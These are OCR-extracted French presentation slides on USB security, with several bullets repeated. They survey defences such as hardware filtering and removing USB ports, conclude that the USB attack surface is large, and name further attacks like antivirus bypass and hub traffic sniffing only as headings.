
- Formation et contraintes pour les utilisateurs

Approche matérielle




- Le contrôleur USB au contact de l'hôte est maîtrisé
- Filtrage matériel (ex : fichiers : sens, contenu, noms)
- Limite les attaques clavier/souris (fréquence de frappes, combinaisons de touches)

Approche matérielle




- Le contrôleur USB au contact de l'hôte est maîtrisé
- Filtrage matériel (ex : fichiers : sens, contenu, noms)
- Limite les attaques clavier/souris (fréquence de frappes, combinaisons de touches)

Approche matérielle



- Le contrôleur USB au contact de l'hôte est maîtrisé
- Filtrage matériel (ex : fichiers : sens, contenu, noms)
- Limite les attaques clavier/souris (fréquence de frappes, combinaisons de touches)

Approche matérielle



- Le contrôleur USB au contact de l'hôte est maîtrisé
- Filtrage matériel (ex : fichiers : sens, contenu, noms)
- Limite les attaques clavier/souris (fréquence de frappes, combinaisons de touches)

Plan

Conclusion

Conclusion

- La surface d'attaque sur l'USB est grande même sans entrer dans les couches basses
- Difficile à contrer avec du logiciel
- Toute interface représente une menace (ex : fuite d'information via PS/2, via audio)

Autres attaques possibles

- Contournement d'antivirus
- Écoute du trafic USB descendant sur un hub

Conclusion

Conclusion


- La surface d'attaque sur l'USB est grande même sans entrer dans les couches basses
- Difficile à contrer avec du logiciel
- Toute interface représente une menace (ex : fuite d'information via PS/2, via audio)

Autres attaques possibles


- Contournement d'antivirus
- Écoute du trafic USB descendant sur un hub

Merci pour votre attention


Écoute à la couche physique sur un même hub




Bypass scan anti-virus



Contrôleur intelligent



Approche matérielle



Supprimer l'USB

Avantages

- Plus d'attaques USB

Problème

- Parfois impossible (clavier / souris, backup, configuration)
- On peut utiliser le port PS/2 pour extraire des fichiers